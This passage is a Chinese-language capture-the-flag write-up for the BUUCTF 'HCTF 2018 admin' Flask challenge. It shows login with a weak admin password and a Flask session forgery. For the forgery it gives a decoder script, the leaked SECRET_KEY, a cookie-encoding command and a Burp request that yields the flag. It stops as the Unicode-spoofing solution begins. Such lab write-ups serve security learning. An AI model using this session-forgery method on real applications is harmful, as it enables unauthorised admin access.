BUUCTF [HCTF 2018] admin

原创

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
BUUCTF [HCTF 2018] admin

考点：

1. 弱密码
2. **Flask**伪造`session`
3. **Unicode**欺骗

启动环境：




简洁的页面和一个菜单栏，菜单栏中包含**登陆**、**注册**功能
查看网页源码，发现提示：

```
<!-- you are not admin -->
```

提示需要用`admin`用户登陆

解法一：弱密码


尝试使用`admin`登陆，密码`123`：




登陆成功，可以得到**flag**

首先注册正常的账户：


```
test
test
```



登陆成功后，进入到主页，其中菜单栏包含页面：`index`、`post`、`change password`、`logout`




`post`页面是一个类似文章发布或留言板的功能，`change password`页面是修改密码功能



在各页面查找提示时，在修改密码界面源码中查找到：

```
<!-- https://github.com/woadsl1234/hctf_flask/ -->
```

尝试从**Github**下载源码：



源码为**Flask**框架，查看其路由页面：

```
@app.route('/code')
@app.route('/')
@app.route('/index')
@app.route('/register', methods = ['GET', 'POST'])
@app.route('/login', methods = ['GET', 'POST'])
@app.route('/logout')
@app.route('/change', methods = ['GET', 'POST'])
@app.route('/edit', methods = ['GET', 'POST'])
@app.errorhandler(404)
```

存在`登陆`、`注册`、`修改密码`、`edit`等功能

解法二：Flask伪造Session


Flask中的`session`是存储在客户端的`cookie`中，也就是存储在本地，Flask对数据进行签名防篡改。而Flask并没有提供加密，所以`session`可以在客户端中被读取。

参考：Flask中的session

在本题中`routes.py`页面，导入了`session`方法：

```
from flask import xxx, session, xxx
```

使用**BurpSuite**抓取数据包：



可以获取到`session`：

```
session=.eJw9kEGLwjAQhf_KMmcPGu1F8FBJ3W1hElrihslF1K22SeNCW9FW_O8bXPA0DG_me2_mAbtTW3YVLPv2Wk5gV__A8gEfB1gC6WQueeMEK7xg28HoopHcRWiNNTyJcDSOxnVNNr0LnYUaL6Q2VtjtSAwjydc18u8axybM4dTYfJAqszRWDbGskpzuwmYOPzcVqvROPr8hj6eSGy9szqSqKlJx8DsyobZz9MFf00z4kEflQ-gDN1kYla_gOYFj1552_a8rL-8ThC4s8swKlQbEkZHeWBzdHO15hjqs-iQynEK0jSOVDjS6hYhXL1zt9-fyTTJfTV3c_pXL3gcB-rLrYQLXrmxfb4PZFJ5_IUVs2g.X9GIFw.jVsoklHDPjPIBeBhQ5i4TpNd5xw
```

使用Python3脚本进行解密：

```
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode


def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)


if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

```
python3 main.py session
```

```
(venv) [redacted] pythonProject % python3 main.py .eJw9kEGLwjAQhf_KMmcPGu1F8FBJ3W1hElrihslF
1K22SeNCW9FW_O8bXPA0DG_me2_mAbtTW3YVLPv2Wk5gV__A8gEfB1gC6WQueeMEK7xg28HoopHcRWiNNTyJcDSOxnVNNr0LnYUaL6Q2VtjtSAwjydc
18u8axybM4dTYfJAqszRWDbGskpzuwmYOPzcVqvROPr8hj6eSGy9szqSqKlJx8DsyobZz9MFf00z4kEflQ-gDN1kYla_gOYFj1552_a8rL-8ThC4s8s
wKlQbEkZHeWBzdHO15hjqs-iQynEK0jSOVDjS6hYhXL1zt9-fyTTJfTV3c_pXL3gcB-rLrYQLXrmxfb4PZFJ5_IUVs2g.X9GIFw.jVsoklHDPjPIBeB
hQ5i4TpNd5xw
{'_fresh': True, '_id': b'aa789d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121bd000
486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac3972851a8fa9d64f1da22c984', 'image': b'dyb
G', 'name': 'test', 'user_id': '10'}
```


得到解密后的`session`信息：

```
{'_fresh': True, '_id': b'aa789d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121bd
000486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac3972851a8fa9d64f1da22c984', 'image':
 b'dybG', 'name': 'test', 'user_id': '10'}
```

要想构造`admin`用户的`session`，还需获取到**SECRET_KEY**的值，**SECRET_KEY**是Flask中的通用密钥，主要在加密算法中作为一个参数，这个值的复杂度影响到数据传输和存储时的复杂度，密钥最好存储在系统变量中。

通过对本题源码的分析，在`config.py`页面中找到：

```
class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:adsl1234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```

其中`SECRET_KEY`的值为：`ckj123`，在本地构建Flask应用，生成`SECRET_KEY`伪造`admin`的`session`：

```
sesion=eyJuYW1lIjoiYWRtaW4ifQ.X9GQxA.tPYjWZMjsyIGLwe1kr8xNkLFYFk
```

获得伪造后的`session`，构造本题所需的`session`：

```
{'_fresh': True, '_id': b'aa789d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121bd
000486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac3972851a8fa9d64f1da22c984', 'image':
 b'dybG', 'name': 'admin', 'user_id': '10'}
```

将原本的`name`修改为`admin`，使用**flask-session-cookie**加密脚本Github地址：

```
python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "session..."
```

```
[redacted] flask-session-cookie-manager % python3 flask_
session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'aa78
9d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121
bd000486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac39
72851a8fa9d64f1da22c984', 'image': b'dybG', 'name': 'admin', 'user_id': '10'}"
.eJw9kEGLwjAQhf_KMmcPGu1F8FBJ3W1hElrihslFXK02SeNCVbQV__sGFzwNw5v53pt5wObQ1ecG5pf
uWo9gY_cwf8DHD8yBdDaVvPWCVUGwdW901UruE3TGGZ4lOBhPw9KSy-9CF7GmM6mNE249EMNE8qVF_m1
xaOMcjo0re6kKR0PTEisayekuXOHxc9Wgyu8UyhvydCy5CcKVTKqmIZVGvx0Taj3FEP01TUSIeVTZxz5
ys5lR5QKeI9idu8Pm8uvr0_sEoSuHvHBC5RGxY6RXDgc_RXecoI6rIUsMpxht5UnlPQ1-JtLFC2fD9li
_SeartdXtXzltQxRguw_2BCO4nuvu9TeYjOH5B44CbSM.X9GUGA.w4nTRxBXiA9uaoA22WXhQe1vmGY
```

得到加密后的`session`：

```
.eJw9kEGLwjAQhf_KMmcPGu1F8FBJ3W1hElrihslFXK02SeNCVbQV__sGFzwNw5v53pt5wObQ1ecG5pfuWo9gY_cwf8DHD8yBdDaVvPWCVUGwdW9
01UruE3TGGZ4lOBhPw9KSy-9CF7GmM6mNE249EMNE8qVF_m1xaOMcjo0re6kKR0PTEisayekuXOHxc9Wgyu8UyhvydCy5CcKVTKqmIZVGvx0Taj3
FEP01TUSIeVTZxz5ys5lR5QKeI9idu8Pm8uvr0_sEoSuHvHBC5RGxY6RXDgc_RXecoI6rIUsMpxht5UnlPQ1-JtLFC2fD9li_SeartdXtXzltQxR
guw_2BCO4nuvu9TeYjOH5B44CbSM.X9GUGA.w4nTRxBXiA9uaoA22WXhQe1vmGY
```

使用**BurpSuite**抓取数据包，修改其中`session`信息：

Request

Raw | Params | Headers | Hex

```
GET /index HTTP/1.1
Host: a3bdef5b-b315-4a87-a4b3-18d7aad4a921.node3.buuoj.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://a3bdef5b-b315-4a87-a4b3-18d7aad4a921.node3.buuoj.cn/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=
1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab; session=
.eJw9kEGLwjAQhf_KMmcPGu1F8FBJ3W1hElrihslFXK02SeNCVbQV__sGFzwNw5v53pt5w
ObQ1ecG5pfuWo9gY_cwf8DHD8yBdDaVvPWCVUGwdW901UruE3TGGZ4lOBhPw9KSy-9CF7G
mM6mNE249EMNE8qVF_m1xaOMcjo0re6kKR0PTEisayekuXOHxc9Wgyu8UyhvydCy5CcKVT
KqmIZVGvx0Taj3FEP01TUSIeVTZxz5ys5lR5QKeI9idu8Pm8uvr0_sEoSuHvHBC5RGxY6R
XDgc_RXecoI6rIUsMpxht5UnlPQ1-JtLFC2fD9li_SeartdXtXzltQxRguw_2BCO4nuvu9
TeYjOH5B44CbSM.X9GUGA.w4nTRxBXiA9uaoA22WXhQe1vmGY
Connection: close
```


发送数据包，得到**flag**：

```
<h1 class="nav">Hello admin</h1>

<h1 class="nav">flag{cd4ccd01-46a1-4037-a631-c4254159e497}</h1>

<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>
```


没有修改`user_id`的值，在`index.php`页面源码中：

```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

{% include('footer.html') %}
```

发现其值判断了session中的`name`属性，其值为`admin`，即可输出flag。

解法三：Unicode欺骗

在`route.py`页面中，查看到`register()`函数、`login()`函数、`change()`函数都包含：

```
def register():
        name = strlower(form.username.data)

def login():
        name = strlower(form.username.data)
        session['name'] = name

def change():
        name = strlower(session['name'])
```

其中都是用`strlower()`来转为小写，没有使用Python自带的`lower()`函数，详细查看该函数：

